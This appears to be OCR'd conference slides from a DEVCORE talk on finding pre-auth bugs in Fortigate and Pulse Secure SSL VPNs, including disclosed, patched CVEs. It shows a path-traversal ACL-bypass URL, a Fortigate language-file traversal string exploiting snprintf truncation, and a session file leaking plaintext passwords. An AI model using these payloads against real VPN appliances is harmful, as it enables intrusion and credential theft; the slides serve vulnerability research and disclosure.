



Memory Patch

```
Starting system software version 9.0R1 (build 63949)

Using driver: vmxnet3
.Loading vmmemctl
......

Licensing Hardware ID: [redacted]


About to boot as a stand-alone Pulse Connect Secure.
Hit TAB for clustering options, wait or hit Enter to continue.....
Starting Core Services


Device Administration: https://<DEVICE-IP-ADDR>|<DEVICE-DNS-NAME>/admin
Press <Enter> to view or update your appliance settings._
```

To direct input to this VM, click inside or pr

Once we press the Enter...




PSA-V-VMWARE [redacted]
File Edit View VM Tabs Help
PSA-V-VMWARE [redacted]
To direct input to this VM, click inside or pr

```
Starting system software version 9.0R1 (build 63949)


Using driver: vmxnet3
.Loading vmmemctl
......

Licensing Hardware ID: [redacted]


About to boot as a stand-alone Pulse Connect Secure.
Hit TAB for clustering options, wait or hit Enter to continue.....
Starting Core Services

Press <Enter> to view or update your appliance settings.
sh-4.1# uname -a
Linux localhost2 2.6.32-00170-g6d78046-dirty #1 SMP Wed Apr 18 19:04:27 PDT 2018
 x86_64 x86_64 x86_64 GNU/Linux
sh-4.1# _
```

Digging at a correct place

Attack vectors

- WebVPN
- Native script language extensions
- Multi-layered architecture problems

WebVPN

- A convenient proxy feature – Portable & Clientless
- Proxy all kinds of traffics through the web browser
  - Supports various protocols
    - HTTP, FTP, TELNET, SSH, SMB, RDP …
  - Handles various web resources
    - WebSocket, JavaScript, Flash, Java Applet …

WebVPN implementation

- Build from scratch
  - Protocols, web resources handling are prone to memory bugs
  - Requires high security awareness
    - Debug function
    - Logging sensitive data
    - Information exposed

WebVPN implementation

- Modify from an open source project
  - Copy the code, copy the bugs
  - Hard to maintain & update & patch
- Call existing libraries
  - Neglect to update
    - Libcurl (2008), Libxml (2009)

Native script language extensions

- Most SSL VPNs have their own native script language extensions
  - En/Decoding in C/C++
  - Type confusion between languages

	Web Stack
F5 Networks	PHP / C (Apache extension)
Cisco	Lua / C (self-implemented server)
Pulse Secure	Perl / C++ (self-implemented server)
Fortigate	Nginx / C (Apache extension)
Palo Alto	PHP / C (AppWeb extension)
Citrix	PHP / C (self-implemented server)

En/Decoding in C/C++

- String operation is always difficult for C language
  - Buffer size calculation
  - Dangerous functions
  - Misunderstood functions

```
ret = snprintf(buf, buf_size, format, …);
left_buf_size = buf_size - ret;
```

Type confusion

- Type seems the same but …
- Perl string or C string?
- What **TYPE** is it?

```
my ($var) = @_;
EXTENSION::C_function($var);
```

WHO KNOWS?

Multi-layered architecture problems

- Inconsistency between each architecture layer
- Failed patterns
    - Reverse proxy + Java web = Fail
        - Breaking Parser Logic by Orange Tsai from Black Hat USA 2018
    - Customized(C/C++) web server + RESTful API backend

Failed Patterns

- ACL bypass on customized C webserver + RESTful backend
  - Abuse Regular Expression greedy mode to bypass path check

    ```
    ^/public/images/.+/(front|background)_.+
    ```

  - Dispatched to backend PHP engine and access privileged pages

```
https://sslvpn/public/images/x/front_x/../../../../some.php
```

Case studies

Pre-auth remote code execution on **Fortigate** SSL VPN

Pre-auth remote code execution on **Pulse Secure** SSL VPN


Disclaimer

All the CVEs mentioned below have been reported and patched

by Fortinet, Pulse Secure and Twitter


Fortigate SSL VPN

- All programs and configurations compiled into `/bin/init`
  - About **500 MB, stripped idb** with 85k functions
  - Plenty of function tables
- Customized web daemons
  - Based on apache since 2002
  - Self-implemented apache module



```
bash-4.1# ls -l /bin
total 51388
lrwxrwxrwx 1 0 0        9 Jun  5 23:42 acd -> /bin/init
lrwxrwxrwx 1 0 0        9 Jun  5 23:42 alarmd -> /bin/init
lrwxrwxrwx 1 0 0        9 Jun  5 23:42 alertmail -> /bin/init
lrwxrwxrwx 1 0 0        9 Jun  5 23:42 authd -> /bin/init
lrwxrwxrwx 1 0 0        9 Jun  5 23:42 awsd -> /bin/init
lrwxrwxrwx 1 0 0        9 Jun  5 23:42 azd -> /bin/init
lrwxrwxrwx 1 0 0        9 Jun  5 23:42 bgpd -> /bin/init
lrwxrwxrwx 1 0 0        9 Jun  5 23:42 cardctl -> /bin/init
lrwxrwxrwx 1 0 0        9 Jun  5 23:42 cardmgr -> /bin/init
lrwxrwxrwx 1 0 0        9 Jun  5 23:42 chat -> /bin/init
lrwxrwxrwx 1 0 0        9 Jun  5 23:42 chlbd -> /bin/init
```

Fortigate web interface



Worth mentioning bugs

- Pre-auth RCE chain
  - CVE-2018-13379: Pre-auth arbitrary file reading
  - CVE-2018-13382: Post-auth heap overflow
- The magic backdoor
  - CVE-2018-13383: Modify any user's password with a magic key

Arbitrary file reading

- A function reading language json files for users
  - Concatenate strings directly
  - No `../` filter
  - Limited file extension

```
snprintf(s, 0x40, "/migadmin/lang/%s.json", lang);
```

Arbitrary file reading

- Utilize the feature of **snprintf**
  - *The snprintf() and vsnprintf() functions will write* ***at most size-1*** *of the characters printed into the output string*
  - Appended file extension can be stripped!

```
/migadmin/lang//../../../..///////////////////////////////bin/sh~~.json~~
```

0x40


An SSL VPN mystery

Appears in many products …

Excessively detailed session file

- `/dev/cmdb/sslvpn_websession`
  - Session token
  - IP address
  - User name
  - Plaintext password

WebVPN




Quick Connection

URL devco.re

SSO Credentials

WebVPN - HTTP/HTTPS



SSL-VPN Portal

Penetration Testing Profession

https://sslvpn:4433/proxy/72ebc8b8/https/devco.re/en/


You are facing hackers
So are we

DEVCORE offers genuine
pentesting, red teaming, consulting, training
Keep your business value intact

Latest Updates

https://sslvpn:4433/proxy/72ebc8b8/https/devco.re/

WebVPN - HTTP/HTTPS



You are facing hackers
So are we

DEVCORE offers genuine
pentesting, red teaming, consulting, training
Keep your business value intact

```
▼<div class="billboard__image-wrapper">
  ▼<picture class="billboard__image">
     <source media="(min-width: 900px)" srcset="/assets/themes/devcore-v2/images/
     cover-desktop.jpg">
...  <img src="https://sslvpn:4433/proxy/72ebc8b8/https/devco.re/assets/themes/
     devcore-v2/images/cover-mobile.jpg" alt="Cover mobile"> == $0
   </picture>
 </div>
▶<div class="billboard__text-wrapper">…</div>
▶<a class="billboard__forward" data-scroll href="#home-news-anchor" style="text-align:
```

```
element.style {
}
img, svg,        webpack_bundle.css:1
textarea {
  vertical-align: middle;
}
embed,           webpack_bundle.css:1
```

Heap overflow vulnerability

- HTTP proxy
  - Perform URL rewriting
  - JavaScript parsing
  - memcpy to a 0x2000 heap buffer without length check

```
memcpy(buffer, js_url, js_url_len);
```

